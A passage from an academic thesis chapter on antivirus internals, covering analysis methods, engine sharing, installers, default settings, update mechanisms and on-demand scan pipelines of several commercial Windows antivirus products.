Since AVs encompass multiple subsystems (e.g., filesystem, network, processes, drivers, libraries, databases, so on), we have to conduct distinct analysis at the distinct steps of AVs operation to understand their whole operation. Each time a module was in action, we conducted

Table 2.3: **Analyzed AVs.**

AV	Version	MD5
Avast	19.7.4674.0	172ee63bf3e0fa54abd656193d225013
AVG	19.8.4793.0	0d19e6fc1a4d239e02117f174d00d024
BitDefender	24.0.14.74	0e54eab75c8fd4059f3e97f771c737de
F-Secure	21.05.103.0	2393777281f3a9b11832558f5f3c0bce
Kaspersky	20.0.14.1085	7dc4fb6f026f9713dca49fc1941b22ce
MalwareBytes	3.0.0.199	9c69b2a22080c53521c6e88bd99686a1
Norton	22.17.1.50	2f1f762658dc7e41ecc66abd0270df97
TrendMicro	12.0	f8b8a3701ec53c7e716cf5008fad9aa1
VIPRE	11.0.4.2	77a9dbd31ed5ebe490011ffa139afe03
WinDefender	4.18.1902.5	Built-in W10

a distinct investigation procedure to consider the the most interesting targets for that module. Table 2.4 summarizes and exemplifies the targets for each AV execution step.

Table 2.4: **Analysis Methodology.** Distinct aspects are checked according to the AV operation step.

Operation Step	Analysis Target	Operation Step	Analysis Target
Installation	File Identification	**On-demand scans**	Analysis Threads
	Installer Tracing		Scan Parameters
	Downloaded Files		Cache Databases
	Anti-Tampering Checks		Scan Routines
AV Loading	Created Processes	**Runtime Checking**	Process Creation
	Created Services		DLL Injection
	Loaded Drivers		Kernel Callbacks
	Configuration Files		DLL Unload Prevention
	Checksums and Self-Checks		Process Termination Prevention
Updates	Network Traffic	**Cloud Scans**	Hash Generation
	File Replacement		Network Traffic

Our analyses encompassed both static and dynamic procedures performed using distinct tools. The tools considered for the overall AV characterization are summarized in Table 2.5 (we present other, specific-purpose tools over the text when required). We performed static procedures to identify the files deployed by the AV in customer's machines. It included enumerating all executable binaries, kernel drivers, and libraries, along with their imports and exports. The drawback of this type of procedure is that although we can identify some key AV engine components, we cannot identify how they interact with other components nor when their capabilities are triggered. Thus, we performed dynamic analysis procedures to bridge this gap. The dynamic inspection consisted of actually interacting with the AV software and triggering multiple tasks, from scans to update procedures. We traced all AV's components, both from userland as well as from the kernel, during our interactive analysis sessions.

In addition to characterizing AV's typical operations, we also simulated some adversarial conditions for AV operations to assess their self-protection capabilities. For instance, we (i) impersonated AV's clients by loading their DLLs inside our controlled processes to verify if they accept third-part commands; (ii) developed our own `IOCTL` fuzzer to verify whether their drivers answer to third-party requests; and (iii) deployed Man-In-The-Middle attacks to check whether AV's communication can be tampered or not.

We searched for Linux AVs similarly as we searched Windows ones. However, testing Linux AVs has been revealed as a harder task than testing other platform's AVs, mainly because

Table 2.5: **Analysis Tools.** Summary.

Task	Tool
File Characterization	peid (alreid, 2016) + pefile (erocarrera, 2016)
Strings Identification	Strings (built-in)
Instruction Checking	objdump (binutils)
DLL Enumeration	DLL Export Viewer (Nirsoft, 2016a)
Driver Enumeration	DriverView (Nirsoft, 2016b)
Process Enumeration	ProcessHacker (ProcessHacker, 2016)
Hook Identification	HookShark (HookShark, 2019)
Registry Inspection	Regshot (RegShot, 2018)
Filesystem Checks	FileGrab (FileGrab, 2016)
Userland Tracing	SysInternals (Microsoft, 2019c)
Kernel Tracing	Branch Monitor (Botacin et al., 2020c)
IOCTL fuzzing	Custom Solution
Network Inspection	Tcpdump (tcpdump, 2018) + mitmproxy (mitmproxy, 2017)

fewer commercial solutions are targeting Linux. Many solutions are tied to single platforms and/or available only for enterprise customers (which is not the case for this study). Most of the AV versions we had access were not functional. Their installation processes can be considered as still undeveloped face to the current scenario of installers for other platforms, such as for Windows. For instance, we found installers that still do not automatically solve missing dependencies problems. Considering the above, we were able to inspect a fully-functional version of the **ESET** AV for Linux Desktops. In this scenario, our analyses were more focused on showing the differences from a real Linux AV to real Windows ones, since similar components were discussed in details for the Windows ones.

Whereas the Linux environment is characterized by a limited number of AV solutions, the Android ecosystem presents the opposite characteristic: it has a myriad of AVs and other security-related apps, such that they would deserve a specific research work to be fully analyzed. However, since our goal is not to provide an exhaustive analysis of Android AVs, which is left for future work, but to draw a landscape of their distinctions to the desktop AVs, we limited our evaluation to the top-5 most popular apps in the Google Play Store in July/2020 (apps versions are shown in Table 2.6). Most of the analysis procedure in the Android environment consisted of statically inspecting the distributed applications. In this case, the dynamic analysis procedure should be understood as the act of running the application in the device such that databases are populated. These databases were further retrieved and inspected offline.

Table 2.6: **Mobile AVs.** Tested Versions.

AV	Avast	AVG	Psafe	Kaspersky	ESET	AVIRA
Version	6.29.1	6.29.2	6.5.1	11.50.4.3277	5.4.13	6.7.2

AVs cannot be evaluated by themselves; they need to be exposed to malware samples to exhibit their defensive capabilities, Moreover, AVs react distinctly to distinct samples. Thus, we collected multiple malware samples and submitted them to AV scans during the monitoring to be able to observe AVs in action. For this study, we collected samples from Virustotal (VirusTotal, 2018c), Malshare (malshare, 2018), VxUnderground (VxHeaven, 2012), and from a partner security company that opted to remain anonymous. In total, we considered 9M PE samples (among which 5K are kernel rootkits), 5K ELF samples, and 5K Android samples. We did not

balance these datasets in any way, since our goal is not to characterize the samples but the AVs. The datasets were not submitted as a whole for the AVs, but samples were individually tested until the AV exhibits the behavior we were interested in. We confirmed all collected samples as being malicious by submitting them to the Virustotal service. This service is mentioned all over this work whenever we need a great confidence level for an analysis procedure, which is provided by the Virustotal's AV committee.

In the next sections, we present our AV evaluation broken down by the distinct tasks performed by the AVs. We opted to present the results according to the performed tasks because it allows us to better describe specific AV's aspects that would remain hidden if mixed among the myriad of tasks performed by modern AVs. It also allowed us to perform the analyses with a greater focus, without being distracted by side operations. Even though, the analysis process has been revealed challenging because multiple of these tasks happened during the process. For instance, it was hard to distinguish the tasks performed by the multiple AV processes when update procedures were triggered along with file scans. We did our best to isolate such cases and expect to present the most accurate description possible of each AV component's dues.

Our research work is guided by two main analysis goals: broadness and correctness. Therefore, whenever possible, we present results covering all the AVs to present a broad panorama of AV operations. In a few cases, we focus our description on specific AV products. This ensures that we only report results for which we have a high confidence level on the outcomes of the analysis processes. This prevents us from reporting to the reader wrong results due to obfuscated code constructions that could not be fully interpreted[1].

2.1.6 Antiviruses Anatomy

In this section, we discuss the multiple components of actual AV products and the project decisions behind their implementations.

2.1.6.1 AV Ecosystem

Analyzing AVs is a double-edged sword. On the one hand, they are very particular solutions. Each company deploys distinct policies and the analysts that produced sample information are different. Therefore, analyses can hardly be generalized. On the other hand, AV engines are not so different in structure as they have to fit the same OS constraints. Therefore, we here aim to present a landscape of these common aspects.

In practice, the market of AV engines is not as broad as the AV's solution market itself. This happens because many solutions share the same engines (e.g., licensed versions of a major AV company engine). There are even companies specialized in selling detection engines instead of selling their own AV solution. Also, most of the main AV companies provide Software Development Kits (SDK) to their products (Sophos, 2016b). These are often adopted by newcomers since creating an engine from the beginning is tough (Mustaca, 2019).

Face to this engine sharing scenario, one can still identify research work falling to significant pitfalls, such as referring to the number of AV solutions that detected a given sample as a confidence level on its maliciousness without considering that many of those detections occurred due to the usage of the same engine. These repeated detection reports do not add extra information about a given sample's maliciousness because all of them are repetitions of the same procedures leveraged by the shared engine.

[1] We aimed to report results of marketed AVs whenever possible. Otherwise, the open-source AV ClamAV (Clamav, 2018) is used as example

We can have a long-term view of how the AV engines sharing evolved by looking to common labels present in the *VirusTotal* service (VirusTotal, 2018c). The labels assigned by two AVs usually agree when they are originated from the same engine. We relied on this fact to cluster similar labels and identify AVs sharing their engines. We considered the set of 9M samples described in Section 2.1.5 for this experiment and that two engines are the same when their labels agree on at least 70% of all cases.




Figure 2.2: **Engine Sharing.** Identified clusters according to VirusTotal's labels sharing.

Figure 2.2 shows the clusters and their agreement rates for the AVs identified as sharing engines. This approach was able to identify real cases of engine sharing, such as ZoneAlarm outsourcing detection to the Kaspersky cloud (ZoneAlarm, 2018) and the AVG's acquisition by Avast (Avast, 2016). In the latter, the approach is even able to show the cooperation evolution: In 2016, when the agreement was announced, the two AVs were not clustered together. In the following year, the AVs started being clustered together, with a lower rate than in the last years, when the AVs are likely fully integrated. This label correlation was then observed in other research work (Zhu et al., 2020).

When analyzing the AV's binaries, we discovered two cases that reflect the aforementioned integrations. More specifically, we discovered that: (i) Avast and AVG finished their integration, with the same core files (same hashes) distributed for the two Avs; and (ii) the VIPRE AV uses the `Active Threat Control` driver and the `scan.dll` library from Bitdefender and the `WebExaminer` driver from ThreatTrack, which is the root of many label's similarity.

2.1.6.2 Security Resources Integration

Face to the above-presented scenario, AV solutions tend to differ more due to the modules that are integrated into them. Each AV architecture defines how the modules are integrated. In some cases, information from the multiple modules might be correlated. However, the presence of a module in a given application should not be seem like a definitive indicator of the AV's operation mode. In a noticeable example, Google embedded the ESET NOD32 AV in its Chrome browser but instead of verifying web pages, the AV in fact checks the filesystem for artifacts potentially harmful to the browsing environment (PCMagazine, 2017).

The OS attack surfaces covered by the AVs should also not be confused with the threats that the AV aims to protect against. Current AVs are not only composed of detectors to suspicious executable files, but they also cover other security aspects. Table 2.7 summarizes the multiple components found in the AVs. We notice that current AVs are complete security solutions. They offer facilities such as filtering spam, acting as a firewall, sweeping files definitely, and

Table 2.7: **AV Resources.** A multitude of security resources is available in current AV solutions.

AV	Avast	F-Secure	Kaspersky	TrendMicro	VIPRE
Firewall	✓			✓	✓
Network Inspector	✓	✓	✓	✓	✓
Antispam			✓		✓
Secure Browser	✓				
Browser Protection	✓		✓	✓	
Real-Time Monitor	✓	✓	✓	✓	✓
Emulator	✓				
Safe Deletion				✓	✓
Safe Banking			✓		
Safe Search				✓	
Email Protection			✓	✓	✓
Social Protection				✓	✓
Password Manager	✓			✓	

even protecting emerging surfaces such as social networks. In the TrendMicro AV, we even found a protection tool (`TmopphYmsg.dll`) aimed to protect the deprecated Yahoo Messenger. Therefore, the AV agents deployed through the OS stack serve multiple security purposes.

2.1.6.3 AV's Implementation.

The fact that AV engines might be shared among distinct AV solutions highlights the importance of understanding and taking care of the development of these engines. On the one hand, the process of developing an AV engine does not differ significantly from developing any other software. The same project decisions adopted by popular solutions can also be found in the AVs. For instance, AV configurations are stored in SQLite databases, as in many popular projects. We found SQLite adapters for Avast (`aswSqLt.dll`), F-Secure (`sqlite3_32.dll`), and Kaspersky (`dblite.dll`) AVs.

However, as AVs are complex and critical pieces of software, they must follow the best development practices. For instance, their code is modular, with multiple helper functions and polymorphic implementations to support 32 and 64-bit systems and legacy standards. Interestingly, in the Kaspersky AV, we can even find a library referencing the Façade Design Pattern (`cf_mgmt_facade.dll`). Whereas there is no evidence that its code is implemented following this design pattern, this component does interface with other system components (Kaspersky, 2019b). Interfaces are popular AV's components, as the AVs need to interact with multiple distinct subsystems.

A factor that complicates AV's development is that AVs cannot rely on the security of third party libraries and thus need to implement their own routines even for the most popular algorithms. For instance, in the Kaspersky AV, we found implementations of the MD5 (`hashmd5.dll`) and SHA1 (`hashsha1.dll`) hash algorithms. This project decision is essential to ensure that the AV is not considering a file as benign because the hash algorithm was also infected and subverted.

2.1.6.4 AV Installation & Removal

The first step to understand AVs is to observe their installation, as it reveals which are the components that they install and to which system components they interact with. A previous

study shows that developing a secure application installer might be challeging (Botacin et al., 2020a), and we understand that this also applies to AVs as they need to ensure that they were correctly installed to properly protect users against attacks.

To understand how AV's installers work, we traced their installation in virtual machines. All AVs were successfully installed and did not require rebooting the system to finish. Even though, some components, such as extensions to third party applications, required the host application to be restarted. The AV files were not packed (although some of them are distributed in proprietary formats), which allowed us to inspect them. Table 2.8 summarizes the most installed components by AVs. Whereas EXEs and DLLs files were expected to be found, due to the software installation nature, we highlight the installation of XPI files (browser extensions) performed by most AVs. We also identified distinct signature files used to ensure file authenticity and integrity distributed via multiple file formats (e.g., `XML`, `TXT`, `SIG`, so on).

Table 2.8: **AVs Installers.** Mostly Installed File Types and Components.

AV	EXE	DLL	SYS	XPI	Certificates	databases
Avast	✓	✓	✓	✓	✓	
AVG	✓	✓	✓	✓		
BitDefender	✓	✓	✓	✓	✓	✓
F-Secure	✓	✓	✓	✓	✓	✓
Kaspersky	✓	✓	✓	✓		
MalwareBytes						
TrendMicro	✓	✓	✓	✓	✓	✓
VIPRE	✓	✓	✓		✓	

A key task for any installer is to ensure that the correct files are installed. Table 2.9 summarizes how the files are retrieved and verified. Most AVs opt to distribute online installers, that download the AV files from the Internet. Few AVs distribute standalone installers containing all installation files. An advantage of online installers is that they allow AVs to always install the most updated AV versions in the target machine.

To check the installer's robustness, we attempted to tamper the AV installers by adding bytes to these files to change their checksum and check whether they implement verification routines. We discovered that only the Norton AV checks the installer integrity. Most AVs opt to perform post-installation checks. In the case of online installers, they do not have to worry about file tampering at the installer level as the files are downloaded from the Internet and thus cannot be tampered locally. In turn, the files could be tampered during the download process if it is performed via non-encrypted (HTTP-only) connections. Whereas some AVs such as Kaspersky opt to download data via HTTPS connection from hardcoded IP addresses (not even DNS requests are performed to avoid hijacking), other AVs, such as Avast, opt to traffic data in clear. In fact, this is an interesting project decision taken by many AVs. This was reported in previous studies (Botacin et al., 2020a) and was hypothesized to be due to legacy compatibility. Due to this decision, post-installation checks must be performed. Back to the Avast case, we confirmed that the AV performs post-download checks to confirm the file integrity and legitimacy.

After AV modules are ready for use, AVs should register them in the Windows Security Center (WSC), an OS component that ensures there is an AV running in the system. The most recent Windows versions are shipped with a built-in AV, Windows Defender, such that the new AV should be registered in WSC so as Windows can safely deactivate the Defender AV and allows the new one to take control of the system. All evaluated AVs properly registrated themselves

Table 2.9: **Installers Summary.** Installers Types and Protection Mechanisms.

AV	Installer type	Installer Integrity Check	Encrypted Traffic
Avast	Online	✗	✗
AVG	Online	✗	✗
BitDefender	Online	✗	✓
F-Secure	Standalone	✗	✓
Kaspersky	Online	✗	✓
MalwareBytes	Standalone	✗	N/A
Norton	Online	✓	✓
TrendMicro	Standalone	✗	N/A
VIPRE	Hybrid	✗	✗

along WSC.

The Default Settings Problem. Another important aspect of an installer is that it defines default configurations for the AV operation. These configurations are not customized for user's specific needs and might not provide the best protection if they are not reviewed by the users. Default settings should be also be observed when performing comparisons and evaluations of AVs, as comparing two AVs operating with distinct features is unfair. In the Kaspersky AV, for instance, whereas cloud-based scans are implemented, it is not available by default. Acknowledging this issue is important because evaluations with and without cloud support will certainly lead to distinct results. Similarly, whereas the MalwareBytes AV provides a large set of configurations, including performance restrictions, its rootkit protection is not enabled by default. Acknowledging these configuration possibilities is important because performance measurements with and without detection restrictions will certainly lead to distinct results. For Avast, whereas real-time protection is enabled by default, firewall and sandboxes are disabled. Even components enabled by default need to be configured. For instance, although the ransomware protection is enabled by default, its default coverage is limited to a few user folders instead of operating system-wide.

It is important to highlight that the default configuration settings affect even the AV's detection rates. As already pointed by the literature (Kraus et al., 2010): "*Default configurations can sometimes leave systems less secure than recommended when adding them to a production network.*". In practice, the detection rates achieved by the AVs are bounded by the configured AV's sensibility. AVs present distinct sensibility levels, as well as most security solutions (Singh et al., 2018). More specifically, the evaluated AVs present 3 distinct sensibility levels: low, medium, and high. Some detection capabilities are only available in the highest sensibility level. All evaluated AVs were shipped configured in the medium sensibility level by default, which reduces the FP rate and the performance overhead, but also limits the detection capabilities. Taking the Avast AV as an example, in this mode, the AV: (i) do not scan entire files, but only some parts (e.g., headers and chunks); (ii) do not follow links; (iii) do not scan removable media; (iv) skip scan for some known file extensions; and (iv) do not scan non-popular compressed files. These detection capabilities become available to the user if he/she configures a custom scan.

We consider that the issues related to default configurations are often overlooked in practice, although some aspects were described in the literature (Montanari and Campbell, 2009). Thus, our goal is to present a real-world evaluation of AVs and their impact. To do so, all overview experiments and results presented in this work were performed using the default AV configuration. We expect to overcome popular claims about AV's detection capabilities that cannot be supported

by empirical observations. More specifically, we believe that, as a general rule, if a security mechanism is not practical to be deployed by default, it is not an effective and efficient solution.

AV Removal. If AV installation procedures are poorly understood, AV removal procedures are completely obscure in most cases, which motivates our report. Although these procedures might worth an entire investigation, we here shed light on two key aspects of AV removal: detection and performance. When the AV license expires, the AV is not removed, it remains installed but their component's capabilities are limited (e.g., users cannot trigger on-demand scans anymore). Such limitations, however, does not imply that the AV is completely inactive. In fact, the components responsible for protecting the AV from tampering attempts (which includes attempts to tamper with the AV license, in this case) are still functional, thus the AV is still imposing performance overhead even in an expired state. We noticed that for the AVs in which the same kernel drivers are responsible for anti-tampering and runtime threat detection routines, the AVs might still detect some threats in real-time, even though their warnings are hidden from the user. Despite not completely unprotected, AV capabilities are significantly reduced when expired. In the past, when it happened, the system was left vulnerable. In recent Windows versions, as the AV license expiration is communicated by the AV to the WSC, Windows automatically re-enable the default Defender AV to protect the users.

2.1.6.5 Update System

Updating an AV is an essential security task to keep users protected against emerging threats (although a significant number of users neglect this aspect (Levesque et al., 2015)). Whereas many (academic and industry) works claim that updating an AV is important, practical aspects such as how the update is delivered and how often it is performed are often overlooked. They are critical factors because if an update is delivered in an insecure manner it can be abused by attackers to defeat the AV solution. Therefore, in this section, we shed some light on the practical aspects of AV's update systems.

The first thing we should observe about AV updates is that current AVs perform two types of updates: application updates and malware detection updates. The first is performed to add new software functionalities to the AV and/or to migrate it to a new version. The second is performed to add new detection strategies and/or to fine-tune detection parameters using the already-deployed detection mechanisms. The difference between them should be highlighted because these two operations have significant differences, both in their frequency as well in their file sizes.

When we look at the updates from a file size perspective, software updates are large, with multiple MB, reaching up to 100MB in one of our observations. In turn, malware definitions are usually individually small, rarely exceeding an MB. However, as these definitions need to configure multiple, individual components, multiple of these definition files are downloaded each time, with their combined size reaching a couple of MB per update. The update size significantly varies over time, with the updates performed in some days presenting larger files than others, according to the distinct AV solutions. We were not able to compute a file size average for the AVs with statistical confidence.

When we look at the updates from a frequency perspective, software updates are "rare", occurring when new AV versions are available or when bugs are found. We observed these to occur from once a week to once a month. In turn, malware definition updates are more frequent, though dependent on the AV company's ability to generate new detection rules. In our experiments, we observed AV checks for malware definition updates ranging from every 3 minutes (Avast) to 30 minutes (VIPRE).

Although the update checking time is a good indicator of how fast updates are expected, we can only fully understand AVs vendor's capabilities in delivering new malware detection settings when we look to the actual updates performed by the AV. There is currently a paucity of studies in this field. To the best of our knowledge, the only work that presented statistics about updates was a 6-month observation performed by an AV comparative company dating back 2004 (Abrams and Marx, 2004). This study presented key results to characterize AV's operations, such as the heterogeneity of the updating process among the AVs, but this work needs to be updated to confirm or disprove these results when considering a modern AV.

Unfortunately, we do not have the same structure as an AV comparative company to perform a 6-month observation for all AVs. However, we were able to deploy a single AV for 30 days on a real user machine connected to the Internet 24h a day to observe all their updates occurring as soon as they are made available by the AV company. We expect that the obtained results could be extrapolated somehow to other AVs solutions and/or at least partially update our knowledge and statistics about the process of updating a modern AV.




Figure 2.3: **Avast's updates over time.** The number of updates per day significantly varies over time.

Figure 2.3 shows the daily updating frequency for the Avast AV (chose at random for this test). We notice that at least 1 update occur every day. This shows that updates cannot be neglect in AV evaluations and/or even in academic developments, as one would be not paying attention to a process that happens every day. More than that, we observe that a distinct number of updates is performed each day, which extends the heterogeneity of AV updates reported in previous work from inter-AV to intra-AV observations. Finally, we observe that AVs might perform up to 10 updates in a given day. This reveals that the update policy of this AV is to deploy malware detection routines as soon as possible instead of consolidating all-new detection routines in a single update. This decision is a good strategy to keep users protected as soon as possible.

Despite occurring multiple times a day, AV's update processes are complex and require multiple steps. We following detail the update process of some of the investigated solutions.
Avast. In this AV, the update process starts with the AV querying its own servers for updates (e.g., `http://r0965026.vps18.u.avcdn.net/vps18/jrog2-6b6-6b5.vpx`). This communication is performed via an unencrypted channel, as already identified in previous work (Botacin et al., 2020a). Upon the download of the update files, AVs should check their legitimacy to avoid content tampering, which is eased in Avast's case due to the use of an unencrypted channel. For this task, Avast relies on the DSA algorithm to check the signature of each downloaded file.

The update files are delivered to the AV as VPX files, an Avast proprietary format. These files might deliver a new software component or new detection routines. According to our

understanding, the VPX file is structured as shown in Code 2.1. The header stores the path and filename of the file to be updated with the content of this file. It also stores the version of this file, thus avoiding AV downgrades. When a software update is delivered, the data section directly stores a PE binary. The whole file is signed and the signing information is stored at the end of the file.

Listing 2.1: Avast's VPX file structure.

```
typedef VPX {
   typedef header {
      char filename[];
      int offset;
      int version;
   }
   typedef blob data[bytes];
   typedef signature {
      typedef hashes;
      typedef signatures;
      typedef certificates;
   }
}
```

The delivery of new malware detection capabilities is performed via VPS files, whose structure, according to our understanding, is shown in Code 2.2. As for previous cases, the whole content is signed and verified before the actual update.

Listing 2.2: Avast's VPS file structure.

```
typedef VPS {
   typedef MAGIC_BOF = {"ASU!VPSz"};
   typedef blob data[bytes];
   typedef signature { ...
   typedef MAGIC_EOF = {"ASU!VPSz"};
}
```

A key task for AVs is to ensure that their continuous operation, which challenges software updates. For instance, AVs should not be disrupted by unsuccessful updates (which was already demonstrated possible in the past (Min et al., 2014)). To prevent such occurrences, Avast backups the files to be updated before their replacement. This allows the AV to recover the old configurations to remain operating if the new files lead to a crash. Due to this characteristic, the AV does not directly modify an existing file, but first creates a temporary file with the updated content and further moves it to the new destination. For instance, in our experiments, the file created at `C:\Windows\system32\drivers\asw7836f650432f0780.tmp` was further moved to `C:\Windows\system32\drivers\aswbidsdriver.sys`. Due to the AV's need to continuously operate, file modifications are not performed using ordinary API calls, but as filesystem transactions (Microsoft, 2018p). By making use of transaction APIs, the AV can rely on OS capabilities to ensure file integrity, concurrency control, and, in the last instance, that the transaction fails gracefully and the file is reverted to the previous, correct state.

The update of malware definitions is easier to be performed than the software update one. In this case, the AV creates a new folder to store all extracted files. Upon all files are stored there, the AV creates a malware definition database file (`C:\Program Files\Avast Software\Avast\setup\vps.def` that points to the recently created folder (the most recent definitions).

To keep track of this whole, complex process, all update steps are logged to a file (`C:\ProgramData\Avast Software\Persistent Data\Avast\Logs\Update.log`. Since this log file can grow significantly, the AV adopts a log rotation policy to store only the most recent update's data. In our tests, we identified that the AV log file is typically about 4MB of data, which corresponds to the last 30 days of updates.

MalwareBytes. The operation of this AV follows the same steps as the aforementioned one, with a few distinct implementation decisions. The first distinct implementation decision is observed right at the beginning of the update process when the AV servers are contacted by the host. MalwareBytes relies on third-party cloud servers (`ec2-52-54-175-12.compute-1.amazonaws.com` and `server-13-32-81-124.mia3.r.cloudfront.net`) to deliver their updates (via encrypted connections) instead of using their own servers. The second difference is observed in the delivered payload: Instead of a custom file format, such as VPX, this AV distributes updates via 7z files. This is a very interesting project decision to allow component reuse since the same engine used to extract 7z files for inspection can be used to extract the update files. Before replacing any file, the original files are backuped. For instance, the `C:\ProgramData\Malwarebytes\MBAMService\config\AeConfig.json` is backuped into the `C:\ProgramData\Malwarebytes\MBAMService\config\AeConfig.json.bak`.

VIPRE. This AV's operation is very similar to the previous ones. The updates are retrieved from a CDN (`map2.hwcdn.net`) via an encrypted connection in a gzip format (e.g., `C:\Program Files (x86)\VIPRE\Definitions\aap4_sig\1602525813_PENDING\versions.dat.gz.F16A952F291415817492CDF8FC1AC76F.upd"`) to be further extracted. Before replacing files, the original files are backuped in multiple formats. For instance, the `C:\Program Files (x86)\VIPRE\Definitions\aap4_sig\1602525813_PENDING\licences.cfg` file is backuped into `C:\Program Files (x86)\VIPRE\Definitions\aap4_sig\1602525813_PENDING\licences.cfg.bak`, `C:\Program Files (x86)\VIPRE\Definitions\aap4_sig\1602525813_PENDING\licences.cfg.bak2`, and `C:\Program Files (x86)\VIPRE\Definitions\aap4_sig\1602525813_PENDING\licences.cfg.gzip`. The new files are extracted in the malware definition folder (e.g., `C:\Program Files (x86)\VIPRE\Definitions\aap4_sig\1599672068\heur.cfg.upd`). The whole update process is logged in the `\ProgramData\VIPRE\Logs\SBAMSvcLog.csv` log file.

2.1.6.6 On-demand Checks

Whereas some people still think that all scans are equal, the AV's reality is that scans vary a lot. When a user requests an AV scan for a given file and/or directory, the AV does not simply perform a pattern matching against the file. Instead, the AV follows a complex series of detection steps, as here described.

A generic on-demand pipeline starts by the AV reading the scan configuration files, which defines which detection routines will be performed. The AV loads the correct inspection modules in runtime upon parsing these configuration files. Then, the AV checks if the file really needs to be scanned, according to the multiple AV policies. A typical scan routine is launched if the file really needs to be scanned. If nothing is found in this case, the file can be analyzed in an emulated environment.

Emulated environments execute the suspicious file in an AV-provided sandbox for a limited amount of time to check for any Indicator of Compromise (IoC). There are multiple

trade-offs and drawbacks to be discussed when implementing this kind of solution. However, as most of them were discussed in previous papers (Blackthorne et al., 2016; Bulazel, 2018), we limit ourselves here to present complementary information. In particular, we describe the emulator found in the Avast AV, which was not covered in these previous work.

Avast. The on-demand operation of the Avast AV starts with the reading of the `avast5.ini` file (detailed in Code A.1 of the Appendix A.4). This file defines how scans are performed by setting which will be scanned and/or skipped, and which type of heuristic checks will be performed. The AV can, for instance, enable and/or disable packer detection, and/or code emulation. Research-wise, it is interesting to see how the AV has a fine-grained configuration level but do not expose this to the user, which ends up preventing AV comparatives to be performed in a more fair way (Botacin et al., 2020b).

After the AV is configured, it checks if the given payload needs to be scanned, which is performed by querying a set of `sqlite3` databases. If the payload is a file, the `C:\ProgramData\Avast Software\Avast\FileInfo2.db` (Figure A.1 of the Appendix A.4) is queried. If the payload is an URL, the `C:\ProgramData\Avast Software\Avast\URL.db` (Figure A.2 of the Appendix A.4) is queried. These databases store important information from previous scans. For instance, for each file (identified via their sha256 sums), the database stores when the last scan was performed. It allows the AV to compare this information with the file's last modification date and skip the scan if the file was already scanned after being modified. This database is not populated for every file in the device, but acts as a cache. The last cleanup field indicates when the data in the database was rotated, as in a typical log policy.

The AV does not instantly launch a local scanning procedure after it decides that the file really needs to be scanned. First, it queries the file reputation in the AV server (`filerep-prod-011.mia1.ff.avast.com`). If the file is known to be malicious at this point, the file is reported and the verification is finished.

The AV launches a local scanning procedure in the cases where no reputation information is available for the file. In this case, the AV starts by loading its malware detection capabilities (e.g., signatures, heuristics, so on) by reading the `Software\Avast\defs\aswdefs.ini` file. After that, the matching procedures are performed (see Section 2.1.6.11).

Finally, if the file was not detected using the previous approaches, the AV might run the payload in an "emulator" to inspect it dynamically. We noticed that this type of detection method is not triggered all the times, but we were not able to identify which is the triggering criteria. The AVAST "emulator" is, in fact, a Dynamic Binary Instrumentation (DBI) tool implemented by the `Sf2.dll`. The DBI solution is implemented by AVAST and seems to not rely on third-party components. It exports functions such as `StartInstrumentation` and `SelfInjectionPoint` that can be used to instrument the application in which this library is injected into. Most of the library's capabilities are only revealed in runtime. Its entry-point function performs recursive calls until setting methods such as `OnAPITraceChunkAPITracer`, `OnBeforeEmulationEndMachine`, and `OnLoadingModuleModuleManager` that can be used to trace applications at distinct levels.

TrendMicro. The operation of the TrendMicro AV is very similar to the presented for Avast. The AV starts reading its configuration from a file (`C:\Program Files\Trend Micro\AMSP\system_config.cfg`). Based on the configured routines, the proper modules are loaded. Objects are not immediately scanned, which only happens after a check to the `C:\ProgramData\Trend Micro\AMSP\data\10009\MBG.db` (shown in Figure A.4). This is a sqlite3 database that acts as a scan cache.

VIPRE. The operation of the VIPRE AV is very similar, with the database of cached scans being placed in the `smartdbv2.dat` and `smartmd5cache.dat` files.

Other AVs. Although presenting similar characteristics with the aforementioned AVs, we were not able to fully characterize the operation of the remaining AVs, such that we opted to not discuss them in details in this section.

2.1.6.7 Signatures

